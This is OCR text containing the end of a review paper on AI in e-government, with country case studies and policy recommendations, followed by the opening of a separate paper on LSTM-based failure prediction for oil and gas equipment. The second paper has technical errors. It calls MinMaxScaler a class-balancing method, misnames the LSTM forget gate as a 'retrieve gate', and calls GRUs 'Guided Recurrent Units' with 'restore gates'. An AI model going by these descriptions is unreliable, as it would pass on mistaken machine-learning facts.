However, the deployment of these AI-driven personalized services necessitates careful consideration of data privacy and security protocols. Governments must ensure that specific user data is collected and used ethically while balancing personalization with privacy risks. By establishing robust governance frameworks that prioritize ethical standards, public agencies can maintain citizen trust while enhancing service accessibility [50].

C. Process Automation and Efficiency

AI's transformative power truly manifests in automating governmental processes and improving operational efficiency. Utilizing AI in workflow automation can drastically streamline bureaucratic procedures, allowing for faster service completion and error reduction [51]. AI systems can predict service demand and optimize resource allocation, as seen in applications for predictive maintenance of infrastructure or scheduling volunteers in civil-defense situations [52]. By analyzing patterns in public service usage, AI can help organizations anticipate future needs, making the government more proactive rather than reactive.

In various jurisdictions, AI has been key in addressing bureaucratic inefficiencies. The tedious and repetitive nature of tasks, such as data entry and document verification, traditionally eats into human labor resources. However, the emergence of AI technologies can automate these processes, freeing up valuable human resources for roles requiring creative thinking and problem-solving skills. Case studies from Canada illustrate how AI applications have enhanced service delivery efficiency, illustrating a clear connection

between AI adoption and improved public sector performance [53].

Moreover, AI can integrate seamlessly with other emerging technologies, such as the Internet of Things (IoT), to further enhance government services. For example, AI analytics can be applied to IoT-generated data, enabling cities to make better public safety decisions based on real-time information collected from sensor networks [54]. This confluence of technologies contributes to smarter governance, allowing for more effective public management.

Through the intelligent deployment of AI-driven technologies, public agencies can expect to realize substantial improvements in service delivery efficiency, quality of engagement, and responsiveness to citizen needs. However, to maximize these benefits, attention must simultaneously be given to ethical considerations, ensuring AI systems maintain transparency, fairness, and security as they reshape the public sector landscape.

IV. CASE STUDIES: GLOBAL PERSPECTIVES ON AI IN E-GOVERNMENT

A. Estonia: AI-Driven Public Services

Estonia has emerged as a global leader in the implementation of AI in e-government, exemplified by its Kratt AI strategy, which integrates AI-powered chatbots and automation in public administration [55]. This strategic approach aims to streamline government services, making them more efficient and accessible to citizens. A significant aspect of this initiative involves the automation of repetitive tasks, such as document processing, which has notably reduced bureaucratic delays in public administration [55]. For instance, the Estonian government employs an AI-driven tax filing system that automatically pre-fills tax returns for citizens, minimizing the burden of tax preparation and thereby encouraging compliance [55]. This case illustrates how targeted AI applications can significantly enhance the user experience and operational efficiency in governmental services.

B. Singapore: AI for Predictive Governance

In Singapore, the government's utilization of AI extends into predictive analytics across various sectors, including urban planning, healthcare, and transportation. This forward-thinking application of AI contributes to what the government describes as "Predictive Governance," which focuses on anticipating citizen needs and optimizing resource distribution accordingly [56]. Notably, the "Moments of Life" platform provides personalized services that adapt to citizens throughout different life stages, enhancing their interaction with government services [56]. Furthermore, AI-driven traffic management systems have been implemented to optimize congestion control, making urban mobility more efficient and reducing travel time for citizens [57]. The Singaporean approach underscores the effectiveness of predictive analytics in creating a responsive and adaptive public service framework.

C. UAE: AI-Powered Citizen Engagement

The United Arab Emirates (UAE) has taken significant steps towards digital governance by appointing the world's first Minister of AI. This role is responsible for spearheading initiatives that leverage AI technology to improve public service delivery [56]. A prime example of this initiative is Dubai's Smart Police Stations, which utilize AI-powered services to enhance public safety and facilitate efficient law enforcement operations [59]. In addition, AI chatbots deployed across various government portals provide instant responses to citizen queries, thus improving accessibility to information and services while fostering engagement [56]. This model of citizen engagement reflects the UAE's commitment to integrating advanced technologies into governance, significantly improving user experience and operational effectiveness.

D. Denmark: AI in Social Welfare Services

Denmark has applied AI technologies within its social welfare services to enhance fairness and efficiency. The Danish government utilizes AI systems to detect fraud within welfare payments actively, thus ensuring that resources are allocated equitably and that fraudulent activities are minimized [59]. Additionally, AI-driven predictive analytics help identify citizens at risk of unemployment, allowing for timely interventions and support [60]. Furthermore, the Danish Business Authority has leveraged AI to automate company registration processes, reducing administrative burdens and expediting business operations [60]. Denmark's comprehensive application of AI reinforces the potential of technology to make welfare systems more equitable and efficient.

E. South Korea: AI for Smart Cities and Digital Governance

In South Korea, particularly in Seoul, the implementation of AI has significantly transformed city governance through initiatives like the "Digital Mayor" project. This project enables citizens to interact with AI-powered city services, providing real-time civic support related to transportation, healthcare, and emergency responses [61]. Moreover, AI-based disaster prediction systems have been developed to mitigate risks associated with natural disasters such as floods and earthquakes [62]. This integration of AI technologies in urban environments illustrates how they can enhance public safety and citizen participation in governance.

F. Finland: AI for Automated Decision-Making

Finland leverages AI to enhance public services, particularly in the area of automated decision-making. The use of AI in unemployment benefit applications has significantly reduced processing times, leading to faster access to financial support for citizens [63]. Additionally, the Helsinki AI Register promotes transparency by enabling citizens to understand how AI systems operate within public services [63]. Moreover, the implementation of multilingual AI chatbots broadens accessibility for non-Finnish speakers, thereby enhancing service delivery to a diverse population [64]. These initiatives exemplify Finland's commitment to transparency, efficiency, and inclusivity in governance through AI.

G. Canada: AI for Public Service Efficiency

In Canada, the government has developed a comprehensive AI Strategy focused on the ethical deployment of AI technologies within public services. This strategy includes the application of AI in immigration services, where predictive analytics are used to forecast case outcomes and streamline the visa processing system [65]. This approach not only improves efficiency but also enhances user satisfaction, demonstrating Canada's commitment to data-driven decision-making [66]. Furthermore, AI-driven policy recommendations have the potential to support and inform various governmental strategies and initiatives [67]. Canada's efforts illustrate the

integration of ethical considerations with technological advancements in e-government.

H. China: AI for Smart Governance and Social Services

China's government has made extensive use of AI technologies to enhance governance and social services. For example, AI-powered judicial decision-making systems assist judges by providing data-driven insights and recommendations during court proceedings [68]. Additionally, AI-driven traffic surveillance technologies optimize citywide mobility in major urban centers, contributing to improved urban planning and functionality [69]. Smart city initiatives emphasize the use of AI for public health monitoring and emergency response, enhancing the capability to respond effectively during crises [69]. China's multifaceted approach to integrating AI within governance showcases its potential for elevating public service quality and operational efficiency.

This analysis highlights how various countries have successfully implemented AI technologies within their e-government frameworks to transform public service delivery. By examining specific case studies from Estonia, Singapore, the UAE, Denmark, South Korea, Finland, Canada, and China, scholars and policymakers can extract valuable lessons and insights into the effective use of AI for enhancing citizen engagement, improving efficiency, and promoting transparency within the public sector.

V. CHALLENGES AND ETHICAL CONSIDERATIONS

As the integration of Artificial Intelligence (AI) within e-government services accelerates, it brings forth a myriad of challenges and ethical considerations that require meticulous attention. This section will explore three pivotal areas of concern: data privacy and security risks, trust and transparency issues, as well as legal and policy challenges in the landscape of AI deployment in public administration.

A. Data Privacy and Security Risks

Data privacy and security risks present a formidable barrier to the effective implementation of AI within e-government frameworks. Governments often handle vast amounts of sensitive citizen data, raising concerns about the protection of this data from unauthorized access and breaches Hasan et al. [70]. As articulated by Heins et al., when utilizing health data or any sensitive information, maintaining public trust hinges on robust security measures that ensure data is used securely and ethically [71]. The misuse of AI technologies for surveillance purposes exacerbates these concerns, as citizens may apprehend that AI systems could unintentionally lead to invasive monitoring or profiling based on biased algorithms [72].

Equally pressing is the challenge of algorithmic bias, which can manifest in decision-making processes that may disproportionately affect marginalized communities. The implications of biased data could perpetuate existing societal inequalities [73]. Governments must prioritize the establishment of comprehensive privacy frameworks that address these risks effectively, ensuring that ethical considerations are at the forefront of AI governance in public services [74].

B. Trust and Transparency Issues

Trust and transparency issues are significant hurdles that governments face when deploying AI applications. The perceived opacity of AI algorithms raises questions about their decision-making processes, prompting calls for increased explainability. As citizens become aware of AI influences in governance decisions, they demand clarity regarding how their data is used and how automated decisions affect them [75]. Issues surrounding AI legality and fairness reinforce these demands, emphasizing the importance of transparency in sustaining public trust in e-government systems [76].

Furthermore, there are apprehensions about AI replacing human judgment in public service decisions. Citizens may worry that the use of AI in critical functions may undermine personal interactions that are often fundamental to effective governance [72]. This skepticism can lead to resistance to adopting AI-driven services, which may, in turn, affect the overall effectiveness of e-government initiatives. Effectively addressing these trust issues necessitates ongoing dialogue with citizens, seeking to explain AI's benefits while respecting privacy and addressing potential dissatisfaction with its applications [77].

C. Legal and Policy Challenges

The legal landscape surrounding AI in government is fraught with complexities that necessitate timely reforms and the establishment of preventive measures. Regulations on AI governance must contend with rapidly evolving technologies to ensure they remain effective. Current regulations may fail to encompass the unique challenges posed by AI, including data protection, accountability for AI decisions, and adherence to ethical standards [78]. Thus, establishing coherent policies that govern AI use in public administration is imperative.

In addition to framework development, ethical AI frameworks are essential for guiding public administration practices. These frameworks should ensure compliance with established ethical standards, addressing issues such as bias, transparency, and accountability. The absence of such frameworks can exacerbate existing inequalities within e-government systems, ultimately leading to diminished public trust and efficacy [74].

The rapid pace of technological advancement coupled with an inadequate legal framework presents a significant challenge for responsibly harnessing the potential of AI in governance. Governance mechanisms must evolve to address these challenges while fostering the ethical integration of AI technologies in public sectors globally [79].

In conclusion, while the integration of AI into e-government services offers transformative potential for public administration, it equally presents a range of challenges and ethical considerations that must be navigated diligently. By addressing data privacy and security risks, fostering trust through transparency, and reforming legal and policy frameworks, governments can work towards harnessing the full potential of AI while safeguarding citizens' rights and trust.

VI. FUTURE DIRECTIONS AND RECOMMENDATIONS

As the integration of Artificial Intelligence (AI) into e-government services continues to evolve, several future directions and recommendations can be identified to enhance the effectiveness of these initiatives. This section outlines policy and governance strategies, technological advancements, and approaches to citizen engagement and AI literacy.

A. Policy and Governance Strategies

One of the essential steps for facilitating responsible AI adoption in e-government is the establishment of comprehensive guidelines for ethical AI practices. As governments contemplate the integration of AI technologies, ethical frameworks should include principles such as fairness, transparency, accountability, and privacy Al-Ansi et al. [1]. Such guidelines will serve as a foundation for developing policies that align AI implementations with societal values and legal requirements. The New Public Service (NPS) theory emphasizes the need to prioritize public interest in shaping these guidelines by ensuring that technological innovations contribute positively to democratic values and civic engagement [79].

Strengthening public-private collaboration is another critical avenue for enhancing AI applications in public administration. Partnerships between government agencies and technology firms can foster innovation while ensuring that AI systems are grounded in the real-world needs and contexts of citizens [80]. By leveraging the expertise and resources of the private sector, public entities can effectively navigate the complexities of deploying AI technologies, resulting in more impactful and efficient services. Enhanced collaboration models can also address the legal and regulatory nuances surrounding AI usage, ensuring compliance while driving innovation [81].

B. Technological Advancements

Integrating AI with blockchain technology represents a promising direction for improving transparency within e-government services. Blockchain can enhance trust by ensuring that AI-driven decisions and processes are verifiable and tamper-proof. This convergence not only bolsters data security but also creates a platform for accountability in governance [82]. For example, implementing blockchain to audit AI decision-making processes could provide citizens with the confidence that automated systems function transparently, potentially increasing public trust in government services.

Additionally, exploring AI-driven participatory governance models is essential. Such models empower citizens to engage in governance processes actively, allowing them to influence decision-making and policy formulation based on AI-generated insights [83]. By using AI tools to analyze public sentiment and preferences, governments can co-create policies with citizens, fostering a sense of ownership and trust in public services. Through these modalities, governments can ensure that their policies reflect the diverse needs of their constituents while harnessing technology to facilitate authentic engagement.

C. Citizen Engagement and AI Literacy

Educating citizens about AI-powered services is paramount for fostering an informed and engaged public. As AI technologies become increasingly prevalent, understanding their implications is essential for ensuring responsible usage and acceptance [85]. Governments should implement educational initiatives aimed at demystifying AI systems, explaining how they function and their potential benefits to service delivery. Providing resources that enhance public comprehension of AI can empower citizens to navigate AI-enabled public services effectively and advocate for their rights within these frameworks.

Furthermore, building public trust through transparency initiatives is crucial for successful AI implementation in the public sector. This can be achieved by ensuring governmental processes are open to scrutiny and providing citizens with insight into how data is collected, processed, and used in AI systems [86]. Establishing clear communication channels that articulate the benefits and safeguards of AI applications can alleviate fears regarding data privacy and ethical concerns. Moreover, participatory approaches that invite citizen feedback in AI governance discussions can reinforce trust, showcasing a commitment to public values and ethical standards [87].

In summary, the future directions for AI in e-government revolve around establishing robust policy frameworks, embracing participatory governance, fostering technological integrations, and enhancing citizen engagement. By prioritizing ethical standards, educational initiatives, and transparency, governments can maximize the potential of AI to revolutionize public service delivery, ultimately leading to a more efficient, equitable, and citizen-centered governance model.

VII. CONCLUSION

The incorporation of Artificial Intelligence (AI) into e-government services is a key development in the public administration field. This paper has discussed several aspects of AI applications, including its potential for improving service delivery, enhancing efficiency, and revolutionizing citizen interaction. Report highlights include successful implementations of AI in countries such as Estonia, Singapore, and the UAE, where AI-driven projects have improved operational efficiency and enabled greater user satisfaction and engagement. Additionally, discussions on the ethical questions and data privacy matters inherent in AI adoption highlight the need for transparent and accountable governance frameworks.

The policy implications are profound. As governments struggle to come to terms with the promises and pitfalls of AI adoption, it is critical that they prioritize on their agenda the development of ethical frameworks and strategies that govern AI applications in public services. Policymakers must ensure that AI technologies promote equity, transparency, and accountability, given the possible risks of algorithmic biases and privacy violations. Furthermore, growing collaboration among the private and public sectors can lead to more innovative solutions to pressing social problems.

For researchers, the new landscape of AI in e-government service delivery presents many opportunities for exploration. Future research can be enhanced by examining the long-term impacts of AI on public service quality and citizens' trust. Furthermore, an exploration of the effectiveness of different governance frameworks in managing AI-related risks and ethical concerns would be informative in providing insights to inform policy development.

Concluding statements on the future of AI in e-government foresee an avenue on responsible and ethical embracing of the technology within public administration. Governments are going to have to keep abreast with evolving AI technologies, ensure addressing the ethical effects, as well as fostering innovations that enhance service delivery to the public. The continued dedication to openness, civic involvement, and the responsible use of AI will be important in making certain that these technologies achieve their complete potential to change public service ecosystems for the better.

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Prediction of Failures and Accidents at Oil and Gas Enterprises Using the LSTM Neural Network Model

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***Abstract* — The oil and gas industry is prone to technical failures and accidents, which lead to significant financial losses and risks to equipment and the environment. Traditional maintenance methods based on periodic inspections and statistical models do not always allow for accurate prediction of failures. In this research work, a predictive maintenance method using LSTM neural networks is proposed to analyze data received from sensors and predict potential failures. The developed model was trained on synthetic and real data, including temperature, pressure, and vibration parameters. Data preprocessing, normalization, and class alignment improved the model's performance. Performance evaluation using Accuracy, Precision, Recall, F1-score, and ROC-AUC metrics showed an accuracy of 91.77% in predicting failures. The study found that failures were most often associated with temperature exceeding 90°C, pressure exceeding 250, and vibration exceeding 1.5–4, which are key indicators of anomalies. The results confirm that combining LSTM-based predictive maintenance with real-time sensor monitoring can significantly reduce operational risks and prevent unplanned equipment downtime. To improve the accuracy of the predictions, it is recommended to optimize hyperparameters, select the classification thresholds with bias, and expand the set of sensor parameters. The research proves that LSTM models can be effectively used for predictive maintenance in the oil and gas industry, increase equipment reliability, and enable data-driven decision-making.**

Keywords* — *Predictive maintenance, LSTM neural networks, oil and gas industry, sensor data analysis, failure prediction, anomaly detection, real-time monitoring, machine learning, equipment reliability, data-driven decision-making.

I. INTRODUCTION

A. RELEVANCE OF THE TOPIC

The energy sector, including the oil and gas industry, is experiencing several technical failures and emergencies that have led to significant financial losses, equipment failures, and severe environmental consequences. The leading cause of such incidents is the excessive influence of technical processes on external factors. In these cases, traditional maintenance methods, relying on routine inspections and statistical models, often fail to identify some hidden deviations accurately. Therefore, there is a need to introduce modern intelligent systems characteristic of the 21st century and capable of in-depth analysis of technical failures and high-precision prediction of potential failures.

Oil and gas spills, accidents, and explosions pollute the environment and disrupt the ecological balance. In addition, companies are subject to legal liability due to emergencies and disasters, which leads to lawsuits and additional costs. Traditional maintenance methods systematically assess the condition of equipment, but they have limited ability to detect and prevent failures at an early stage. Therefore, artificial intelligence and machine learning methods, as well as intense learning methods such as LSTM, allow for the analysis of large amounts of data and the identification of hidden patterns. This increases the accuracy of fault prediction and paves the way for optimizing maintenance processes. Systems that predict equipment failures allow companies to prepare in advance, deliver spare parts on time, and effectively plan repair work. In this context, introducing digital technologies in the oil and gas industry opens the way to optimizing production processes, increasing efficiency, and making data-driven decisions.

In this regard, this paper proposes using artificial intelligence methods, particularly "Long Short-Term Memory" (LSTM), for accident prediction based on time series data analysis. Using LSTM allows us to consider long-term dependencies in the data and identify hidden patterns that may indicate future problems. This will help improve predictive maintenance efficiency and reduce risks in oil and gas enterprises.

B. RESEARCH GOALS AND OBJECTIVES

The study aims to develop and evaluate the effectiveness of a machine learning model based on LSTM for predicting emergencies in the energy sector, including oil and gas enterprises. This study intends to analyze data obtained from production equipment, including temperature, pressure, and vibration indicators, and identify patterns for preventing failures.

The developed model system should be able to accurately identify and predict high-level events and adapt to changing conditions of equipment operation. Special attention was paid to the choice of model architecture, proper optimization of hyperparameters, and balance of everything in routine and emergencies.

To achieve these goals, the following tasks were solved:

- Analysis of existing technical malfunctions and accident prediction methods at enterprises, i.e., traditional and intelligent methods.
- Collecting, preparing, and processing the main equipment parameters (temperature, pressure, vibration).
- Development of the architecture of the LSTM model and training on a set of ready-made data.

- Evaluation of the quality of work using the criteria of Accuracy, Precision, Recall, F1-score
- Testing the trained model with new data
- Introducing this method into the monitoring system of oil and gas enterprises

C. RESEARCH METHODS

Scientific research involves deep learning methods, namely recurrent neural networks (RNN), for time series analysis and their LSTM modification. LSTM allows for the consideration of long-term dependencies in the data. This model effectively predicts complex technical processes in the oil and gas industry.

An essential part of the research is data preprocessing, which includes parameter normalization and class balancing using MinMaxScaler. This is necessary to eliminate the imbalance between normal and emergency conditions, which increases the model's accuracy and reduces the likelihood of false predictions. To assess the quality of the model, parameters such as Accuracy, Precision, Recall, and F1-score are used, which allow objectively measuring the performance of the neural network algorithm. The goal is to avoid retraining and improve the adaptation of the model to various production conditions by analyzing the stability of training. In addition, after studying the data, graphs are generated, showing the dynamics of model training and the results of technical failures.

Methods used:

1. Deep learning method: Recurrent neural networks (RNN) and their LSTM modification are used for time series analysis of data from enterprises in the energy sector.
2. Data preprocessing: Normalization of parameter values using MinMaxScaler, class balancing using the synthetic data addition method.
3. Model effectiveness assessment: Calculation of Accuracy, Precision, Recall, F1-score, and analysis of training stability.
4. Results visualization: Creation of data distribution graphs, training dynamics, and predicted accidents.

These methods allow the development of a reliable accident prediction system that can be integrated into existing industrial processes.



FIGURE 1. Block diagram of methods

II. LITERATURE REVIEW

A. TRADITIONAL METHODS FOR FAILURE PREDICTION

Prediction of equipment failure in the oil and gas industry has a long history. It is often based on periodic maintenance, sensor data analysis, and statistical models. Despite these advantages, their effectiveness is limited when high-accuracy forecasts that consider nonlinear dependencies in the data are needed.

Periodic and Preventive Maintenance: For a long time, the oil and gas industry has used methods such as periodic maintenance (PM), which is carried out at predetermined intervals regardless of the condition of the equipment, and preventive maintenance, which is planned considering the current condition. However, a study by [1] shows that these methods lead to unnecessary and increased operating costs since they do not consider real-time changes in equipment parameters. Since it is not possible to detect hidden faults or damage in time during periodic maintenance, it is difficult to prevent accidents. On the other hand, preventive maintenance is based on historical data and statistical analysis, so it can lead to excessive costs without considering the actual situation.

Data analysis from sensors: With the development of monitoring technologies, sensors that measure parameters such as temperature, pressure, and vibration have become widely used. This has made it possible to monitor equipment operation in real-time. A study by [5] confirmed that analyzing sensor data can help identify early signs of failure. However, traditional analysis methods, such as statistical analysis and threshold values, cannot fully consider the complex relationships between parameters. For example, the system will signal a possible failure if the temperature exceeds a specific limit. However, as [3] noted, many failures are caused by multiple factors, such as simultaneous changes in pressure and vibration, which reduces the effectiveness of traditional methods.

Statistical models: Statistical methods such as regression and time series analysis are widely used for fault prediction. Studied the application of autoregressive models (AR, ARMA, ARIMA) in the oil and gas industry [5]. They found that these models are good at analyzing temporal trends but cannot account for nonlinear relationships. Since many production processes are nonlinear, the effectiveness of these models is limited. In addition, [3] noted that traditional regression models have difficulty explaining cause-and-effect relationships in data and do not provide sufficient accuracy in predicting rare catastrophic events. Probabilistic models and expert systems: Probabilistic models such as Bayesian networks are widely used in predictive maintenance. Research work [6] proposed a system that uses a Bayesian network to calculate the probability of faults based on historical data. This method allows for uncertainty to be taken into account and allows for real-time updating of forecasts. However, these models require many predefined data and complex tuning. Expert systems rely on the knowledge and experience of engineers and operators. However, as [5] noted, such systems can be helpful in the early stages of diagnosis, but their ability to adapt to subjective and changing conditions is limited.



FIGURE 2. Comparing different Sequence models: RNN, LSTM, GRU and Transformers

Summarizing the above, the following shortcomings of traditional fault prediction methods can be noted:

- They are primarily based on static data and cannot quickly adapt to changes in equipment operating conditions.
- The ability to identify complex dependencies between parameters and predict anomalies with high accuracy is limited.
- There is a high dependence on the human factor since operators carry out routine checks, while expert systems need to be manually tuned.
- Maintenance costs are high since setting time intervals leads to over-service or missed faults [6].

B. APPLICATION OF ARTIFICIAL INTELLIGENCE IN FAILURE PREDICTION

In recent years, artificial intelligence methods have been widely used in various industries, including the oil and gas sector. One promising area is using machine learning to analyze equipment's technical condition and predict emergencies. Research by [5] noted that the introduction of neural network methods for predictive maintenance in oil and gas enterprises can significantly reduce repair costs and unplanned production downtime.

Recurrent neural networks (RNN) and their modifications, such as Long Short-Term Memory (LSTM) and Gated Recurrent Unit (GRU), are widely used for processing time series. These models consider temporal dependencies in data, track parameter changes, and identify trends leading to emergencies [5]. In particular, LSTM memory cells store long-term dependencies, which allows faults to be predicted long before their actual occurrence. Unlike standard RNNs, LSTM uses input, forget, and output gate mechanisms, allowing more efficient information filtering and avoiding vanishing gradients. GRU, a simplified version of LSTM, shows promising results in accident prediction, but it requires less computational resources, making it suitable for situations with limited computing power. However, recent studies show that LSTM can handle complex temporal dependencies and better detect nonlinear patterns. (Figure 2).

Recurrent neural networks (RNN) are the basic architecture of neural networks for processing sequential data. Their main feature is that the output signal of the previous step is fed back into the input of each subsequent step, which allows the network to store information and take it into account when processing the sequence (Figure 3). However, when trying to learn long-term dependencies, standard RNNs encounter the problem of vanishing gradients. The essence of this problem is that during model training, the error correction signal (gradient) weakens over time, as a result of which the influence of information received from distant steps decreases.

Advantages of RNNs:

- Simple and understandable architecture: RNNs have a simple structure, which makes them easy to design and understand. This allows you to quickly master the structure of the model and understand the principle of its operation.
- Works well on short sequences: RNNs can work quite well on data covering short time intervals, because in such cases the problem of vanishing gradients is not so important.

Disadvantages of RNN:

- Cannot handle long-term dependencies: The vanishing gradient problem limits the long-term memory of RNNs, which reduces the efficiency of the model. This is especially important when analyzing lng-term trends and dependencies that characterize the operation of oil and gas equipment.
- Vanishing gradient problem: This problem limits the long-term memory of RNNs, which reduces the efficiency of the model.

Application in the oil and gas industry: RNNs can be useful for analyzing short-term fluctuations in parameters. For example, current and voltage values can be analyzed to identify short-term changes in the operation of electric motors. However, since long-term data analysis is required to identify trends in the development of faults, RNNs are not an effective solution for this study.



FIGURE 3. RNN Architecture

Long short-term memory (LSTM) is an advanced form of recurrent neural networks (RNN) and was specifically designed to solve the vanishing gradient problem. By introducing memory management mechanisms, LSTMs can efficiently analyze long temporal sequences (Figure 4). Gates are specialized mechanisms that allow information to be stored and retrieved. The retrieve gate determines what information to store in memory, the input gate decides how to add new information to memory, and the output gate determines what information to retrieve from the current state of memory.

Advantages of LSTM:

- Ability to store long-term dependencies: Thanks to its memory cells and gates, LSTMs can efficiently store information over long periods of time. This allows the model to learn long-term patterns in the data and use this information to make more accurate predictions.
- Stable processing of time series with nonlinear dependencies: LSTMs use nonlinear activation functions that allow them to detect complex patterns in temporal data. This allows it to work effectively in real production environments.

Disadvantages of LSTM:

- High computational cost: Since LSTM is more complex than other types of RNN, it requires more computational resources to train and operate.
- Large number of model parameters: A large number of parameters in LSTM can lead to retraining, which reduces the effectiveness of the model on new data. To avoid retraining, it is necessary to properly process the data, use regularization methods and optimize hyperparameters.

Applications in the oil and gas industry: LSTM is ideal for disaster forecasting, as it can take into account long-term trends in temperature, pressure and vibration changes and analyze anomalies in the data. For example, LSTM can be used to identify complex patterns that can lead to equipment malfunctions. Using this information, it is possible to plan maintenance in advance and prevent disasters.



FIGURE 4. Long short-term memory (LSTM) architecture.

Guided Recurrent Units (GRUs) are a recurrent network architecture similar to LSTMs, but with several modifications to make training and computation easier. GRUs are a simplified version of LSTMs that use only two control mechanisms: update and restore gates (Figure 5). The update gate determines how much information from the previous state should be retained, while the restore gate controls how much the previous state affects the current input. Reducing the number of gates reduces computational complexity and speeds up training.

Advantages of GRUs:

- More computationally efficient than LSTMs: GRUs have fewer parameters, which speeds up training and reduces computational resource requirements.
- Preserves long-term dependencies: GRUs have mechanisms that allow them to retain important information in long chains, but they are less complex than LSTMs.

Disadvantages of GRU:

- May sometimes be less accurate than LSTM in terms of prediction accuracy: In some cases, especially when there are complex patterns in the data, GRU may not be able to provide more accurate predictions than LSTM.
- Less flexibility due to simple architecture: The simplified structure of GRU limits its flexibility in performing some computational tasks.

Applications in the oil and gas industry: GRU can be useful in situations where computing resources are limited. In automated control systems, GRU can be used to monitor and control equipment operation when real-time decision making is required. GRU can also be used to analyze local data.



FIGURE 5. Gated Recurrent Unit (GRU) architecture (a single memory block is shown for clarity)

TABLE 1. Comparative analysis of models

Model	Accuracy	Precision	Recall	F-1 score	ROC-AUC	Computation Time (sec.)	Required Data Volume	Model Complexity
LSTM	0.92	0.89	0.91	0.90	0.94	1.5	Large	High
RNN	0.88	0.85	0.86	0.85	0.90	1.2	Medium	Medium
GRU	0.91	0.87	0.89	0.88	0.92	1.3	Large	High
Logistic Regression	0.75	0.72	0.70	0.71	0.76	0.3	Small	Low
Decision Trees	0.82	0.78	0.80	0.79	0.83	0.5	Medium	Medium

As can be seen from Table 1, LSTM shows the highest accuracy (92%) compared to other models, especially in terms of indicators such as F1-measure (0.90) and ROC-AUC (0.94). However, this model requires a large amount of data and significant computational power (1.5 s per calculation), which may limit its use in low-performance systems [5] (Figure 7). In addition, GRU shows similar accuracy (91%) with lower computational costs (1.3 s), which makes it an alternative solution for failure prediction in resource-constrained situations (Figure 6).



FIGURE 6. Comparison of accuracy of different models.



FIGURE 7. ROC-AUC indicators of different models.

